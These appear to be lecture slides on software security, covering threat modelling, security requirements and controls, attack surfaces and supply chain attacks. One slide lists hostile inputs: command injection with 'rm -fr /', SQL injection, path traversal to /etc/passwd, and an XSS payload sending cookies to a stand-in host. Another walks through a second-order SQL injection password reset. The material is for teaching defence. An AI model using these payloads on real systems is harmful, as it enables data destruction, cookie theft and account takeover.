

Give a man a zero-day and he'll have access for a day

Teach a man to phish and he'll have access for life

-- The Grugq

security = getting rid of bugs?

Story of the past weeks:

How to find, mitigate or prevent memory corruption bugs

Underlying idea:

fewer memory corruption bugs = more secure

We can broaden this approach at more categories of security vulnerabilities

Pros of this approach

- very generic and application-agnostic

Cons of the approach

- it is incomplete & possibly not the most effective

What does it really mean for an application to be secure?

What does security mean?



Security requirements?

Security controls aka security mechanisms?

Some of the security requirements & control

1. Non-repudiation of payment

card holder cannot deny that they agreed to payment;
terminal obtains proof of payment

2. Authentication of user

with PIN

3. Authentication of the card

using key material in the card

4. Confidentiality of key material in the card

5. No memory corruption bugs or other vulnerabilities in card & terminal software

6. ...

7. ...

Which of these is more secure?



1. contact payment with PIN



2. contactless payment without PIN



3. mobile payment

Differences in attack surface, TCB, security mechanisms, ...?

Some differences that affect security

- Extracting key material harder for cards than for the app
- Contactless options have wireless attack surface that contact card lacks
 - but how big a threat is it that really?
- Mobile app contains way more software, so most likely to contain software vulnerabilities, but
 - can be updated
 - can use biometric authentication instead of PIN code
 - allows user to check transactions & detect fraud
- Contact payment always requires PIN, contactless payment often does not
 - PIN makes authentication stronger, but introduces risk of leaking PIN, which increases risks to customer, given bank's liability rules

Software Security

Threat Modelling

Threat modelling

Doing a risk analysis of an application:

identify **threats** and possible **attacks**

to then come up with **security requirements** and **security controls**

I.e. answering questions like

- What do we care about as defenders?
- What are things that an attacker is interested in?
- What are ways that an attacker can attack?
 -> *attack surface & attack vectors*

} **the attacker
model**

Threat modelling is an **iterative process**: we can repeat it

1. for more detailed descriptions of the system
2. as we add security controls to the system

Importance of threat modelling

Discussing security is meaningless without answering

1. What are your **security requirements**?

What does it mean for the system to be secure?

2. What is your **attacker model**?

Against what does the system have to be secure?

Good way to debunk silly security claims:

ask people for their security requirements & attacker model

If people cannot answer this, they are talking bullshit

Iterative nature of threat modelling

- Integrity & confidentiality of communication
 - > encryption & digital signatures
 - > extra functionality for key distribution
 - > new security requirements: confidentiality of private keys
integrity of public keys
- Risk of software vulnerabilities
 - > need for update mechanism
 - > authentication/integrity protection of updates
- Presence of any security-sensitive functionality
 - > need for access control incl. authentication
 - > use of passwords for authentication
 - > we need a database to store passwords
 - > SQL injection as new security risk

Security requirements

- **CIA**
 - confidentiality
 - integrity
 - availabilityof data, code or functionality


But also

- **non-repudiation**
(in Dutch: onweerlegbaarheid)
- **privacy**
(related to *repudiation*, and often involves confidentiality, also of meta-data)
- ...

Security controls

- **Cryptography**
 - encryption
 - signing
 - cryptographic protocols
- **Access control**
which involves 4 steps
 1. authentication
 2. authorisation
 3. monitoring
 4. action/responseAcronym: AAAA for
Authentication Authorisation
Auditing Action
- **Input Sanitisation & Validation**

Threat modelling concepts



Trust assumptions

every security control comes with its TCB

TRUST

Beware of the word *Trust* because it's a confusing concept

- Trusted $\neq$ trustworthy
- Trust is a *negative* quality:
trust in X implies that X can cause damage to you
- So we want as *little* trust as possible,
and as small a TCB as possible


Rule of thumb:

if something has the word 'trust' in the name,
then it's a scam or people have no clue what they mean by it

Threat modelling techniques

Draw diagram of the system and then brainstorm about attacks & defenses using e.g. **STRIDE** or **attack trees**

- **S**poofing
- **T**ampering
- **R**epudiation
- **I**nformation Disclosure
- **D**enial of Service
- **E**levation of privilege



When drawing diagrams, identifying **trust boundaries** is useful

If these STRIDE notions are not clear, read definitions on <https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-threats>

prevention vs detection & reaction



prevention vs detection & reaction

- **Prevention** seems to be the way to ensure security, but **detection & response** often more important and effective
 - Eg. breaking into a house with large windows is trivial; despite this absence of prevention, detection & reaction still provides security against burglars
 - Most effective security requirement for most persons and organisations: make good back-ups, so that you can recover after an attack
- ***NB don't ever be tempted into thinking that good prevention makes detection & reaction superfluous***
- Hence important security requirements to include are
 - doing monitoring
 - having logs for auditing and forensics
 - having someone actually inspecting the logs
 - ...

Three kinds of software & security requirements

1. Security software

- e.g. a TLS implementation
- **functional correctness** is crucial for security
- **very clear security goals**

2. Software providing some security-sensitive functionality

- e.g. banking app, WhatsApp/Signal, Osiris, Brightspace, ...
- security usually involves **access control**
 - **authentication, authorisation, logging & monitoring**

3. Any software

- e.g. graphics library
- main (only?) worry is malicious input making that software go off the rails, because of memory corruption or other standard categories of security bugs

How would you attack this website?

Large Corporate Website

company.nl/XYZ123?uid=s345&option=18&lang=en 150%

Info on our product XYZ123

...

We value your feedback!

Enter your comment

Your email address :

Attach a file

Submit

INPUT

Fun **INPUT** to try

- Ridiculously long inputs **to cause buffer overflows**
 - or with `%x%x%x%x%x` to trigger **format string attacks**
- **OS command injection** `erik@ru.nl; rm -fr /`
- **SQL injection** `erik@ru.nl '; DROP TABLE Customers;--`
`erik@ru.nl '; exec master.dbo.xp_cmdshell`
- **Path traversal** `http://company.nl/XYZ123?lang=../../etc/passwd`
`http://company.nl/XYZ123?lang=../../../../dev/urandom`
- **IDOR (Insecure Direct Object Reference)**
- **Forced Browsing** `http://company.nl/XYZ123?uid=s000 , s001` etc.
- **HTML injection & XSS** eg via HTML input in the text field
`<html>`
`<html> <script> ...; img.src ="http://mafia.com/" + document.cookie</script>`
or via URL parameter
`http://company.nl/XYZ123/index.html?uid=s456&option=<script>...</script>`
- **CSRF, SSRF**
- **noSQL, LDAP, XML, SSI, XXE, OGNL, ... injection**

Fun files to upload

Just to DoS:

- **zip or XML bomb**
 - 40 Kb zip file can expand to 4GB when unzipped - aka **zip of death**
 - 1Kb XML file can expand to 3 GB when XML parser expands recursive definitions as part of **canonicalisation**

To take over control in more interesting ways:


- **.exe file**
- **malformed PDF file to exploit flaw in PDF viewer**
- **malformed PNG file to exploit flaw in PNG viewer**
- **malformed XXX file to exploit flaw in XXX viewer**
 - esp. for complex file formats with viewers in memory-unsafe languages
- **Word or Excel document with macros**
 - old-time favourite, harder to get working due to tighter settings & taint tracking of downloaded files (with the “Mark of the Web”)

Inner attack surfaces

Understanding **attack surface** is first step in threat modelling
in addition to the **outer** attack surface,
there are usually also **inner** attack surfaces deeper inside the
application

- eg the SQL database in case of SQLi

For good threat modelling you want to consider the **architecture** of
the application



Overlooked attack surfaces

Malicious input can come from unexpected, 'trusted' sources



Companies House

Companies House does not verify the accuracy of the information filed

[Sign in / Register](#)

Search for a company or officer

; DROP TABLE "COMPANIES";-- LTD

Company number **10542519**

[Follow this company](#) [File for this company](#)

[Overview](#) [Filing history](#) [People](#) [View all](#)

Registered office address
1 Moyes Cottages Bentley Hall Road, Capel St. Mary, Ipswich, Suffolk, United Kingdom, IP9 2JL


Company status
Active

Company type
Private limited Company

Incorporated on
29 December 2016



Overlooked attack surfaces: 2-nd order attacks



Example: 2nd order SQL injection

Suppose I want to access John's account

1. I register an account for myself with the name `john' --`
2. I log in as `john' --` and change my password
3. If the password change is done with the SQL statement

```
UPDATE users
```

```
SET password='abcd1234'
```

```
WHERE username='john' --' and password='abc'
```

then I have reset John's password

- Here `abcd1234` is user input, but **the dangerous input comes from the server's own database**, where it was injected earlier

The moral of the story: **don't trust *any* input, not even data coming from sources you think can trust**

Other attack vectors, besides these input possibilities?

Large Corporate Website

company.nl/XYZ123?uid=s345&option=18&lang=en 150%

Info on our product XYZ123

...

We value your feedback!

Enter your comment


Your email address :

Attach a file

Submit

INPUT

Other attack vectors, besides these input possibilities?



The screenshot shows a web browser window with the title "Large Corporate Website". The address bar contains the URL "company.nl/XYZ123?uid=s345&option=1&lang=en" and the zoom level is set to 150%. The page content includes the heading "Info on our product XYZ123", followed by an ellipsis "...", and the text "We value your feedback!". Below this is a text input field with the placeholder "Enter your comment". Further down is a label "Your email address :" followed by an email input field. At the bottom are two buttons: "Attach a file" and "Submit".


HUMANS!



developer




sys admin



user

Other attack vectors



The screenshot shows a web browser window with the title 'Large Corporate Website'. The address bar contains the URL 'company.nl/XYZ123?uid=s345&option=1&lang=en'. The page content includes the heading 'Info on our product XYZ123', followed by an ellipsis '...', and the text 'We value your feedback!'. Below this is a text input field with the placeholder 'Enter your comment'. Further down is a label 'Your email address :' followed by an email input field. At the bottom are two buttons: 'Attach a file' and 'Submit'.

Less obvious attack vectors:

- Supply chain attacks
- Insider attacks
 - developers
 - sys admin
- Phishing to attack users,
eg using `https://c0mpany.nl`

closed source vs open source

*Who thinks open source code is more secure
than closed / proprietary code?*

- It depends... some open source is crappy, some closed source is great, and vice versa
- More importantly, for most applications, the distinction is meaningless: *most proprietary code relies on huge quantities of open source libraries*, thanks to github, Maven, Pypi, npm, ...
- Extra/bigger risk with open source: **supply chain attacks**

Supply chain attacks: NotPetya, MegaCart, Solarwinds, ...

ANDY GREENBERG

EXCERPT

SECURITY AUG 22, 2018 5:00 AM

The Untold Story of NotPetya, the Most Devastating Cyberattack in History

Crippled ports. Paralyzed corporations. Frozen government agencies. How a single piece of code crashed the world.

How Hackers Slipped by British Airways' Defenses

Security researchers have detailed how a criminal hacking gang used just 22 lines of code to steal credit card data from hundreds of thousands of British Airways customers.



Ticketmaster Blames Third Party Over Data Breach

By [Kevin Townsend](#) on June 28, 2018

Microsoft Reports Russian Hackers Behind SolarWinds Attack Actively Targeting Tech Supply Chains, Focusing on Vulnerable Resellers




SCOTT IKEDA · OCTOBER 29, 2021

<https://www.wired.com/story/magecart-amazon-cloud-hacks>

<https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/>

XZ-Uutils supply chain attack (2024)



ALERT



America's Cyber Defense Agency
NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Reported Supply Chain Compromise Affecting XZ Utils Data Compression Library, CVE-2024-3094

Release Date: March 29, 2024

DAN GOODIN, ARS TECHNICA

SECURITY APR 2, 2024 4:00 AM

The XZ Backdoor: Everything You Need to Know

Details are starting to emerge about a stunning supply chain attack that sent the open source software community reeling.

<https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/>

<https://www.cisa.gov/news-events/alerts/2024/03/29/reported-supply-chain-compromise-affecting-xz-utils-data-compression-library-cve-2024-3094>

<https://www.wired.com/story/xz-backdoor-everything-you-need-to-know/>

npm supply chain attack (Sept 2025)

The Register®



Self-propagating worm fuels latest npm supply chain compromise

Intrusions bear the same hallmarks as recent Nx mess

16 Sep 2025 | 15



More packages poisoned in npm attack, but would-be crypto thieves left pocket change

Miscreants cost victims time rather than money

09 Sep 2025 | 8



Dev snared in crypto phishing net, 18 npm packages compromised

Popular npm packages debug, chalk, and others hijacked in massive supply chain attack

08 Sep 2025 | 8



Nx NPM packages poisoned in AI-assisted supply chain attack

Stolen dev credentials posted to GitHub as attackers abuse CLI tools for recon

27 Aug 2025 | 2

npm supply chain attacks (Oct 2026)



The Hacker News

Get the Latest News

Home Vulnerabilities Cyber Attacks Expert Insights Awards

GitHub Tightens npm Publishing After Flaw Left 1,500+ Packages Vulnerable to Hijacking

👤 Ravie Lakshmanan 📅 Oct 13, 2026

The screenshot shows the top section of 'The Hacker News' website. The header is dark blue with the site name in white. A yellow button with an envelope icon and the text 'Get the Latest News' is on the right. Below the header is a navigation bar with links: 'Home', 'Vulnerabilities' (which is underlined), 'Cyber Attacks', 'Expert Insights', and 'Awards'. To the right of the navigation bar are a search icon and a hamburger menu icon. The main content area features a large, bold headline: 'GitHub Tightens npm Publishing After Flaw Left 1,500+ Packages Vulnerable to Hijacking'. Below the headline, the author 'Ravie Lakshmanan' and the date 'Oct 13, 2026' are displayed with small icons.

SBOM

Software Bill of Materials (SBOM) is an **inventory of software components of some product**

Goal: insight in supply chain & dependencies,

- to be aware of **attack surface** that the supply chain brings
- to manage **patching**

Ideally in machine readable format, eg CycloneDX, SPDX, or just CSV

US & EU regulation is pushing to make SBOMs mandatory:

e.g. Cyber Resilience Act requires manufactures to have SBOM that they can provide on demand to government oversight agencies

Current state-of-the art: companies are producing SBOMs, but nobody seems to be using other people's SBOMs yet

SCA

Software Composition Analysis (SCA) tools statically analyse code to recursively find all the dependencies

- effectively producing an SBOM

to then

- check for **known CVEs**
- check for **suspicious** or **poorly maintained code**



How?

- checking for unfixed bugs & lack of updates
- lack of developer activity, ...
- typo-squatting
- ...

Classes of security vulnerabilities

Classifications & rankings of security flaws

Many proposals to **categorise** & **rank** common security types



CWE Top 25 [2021]

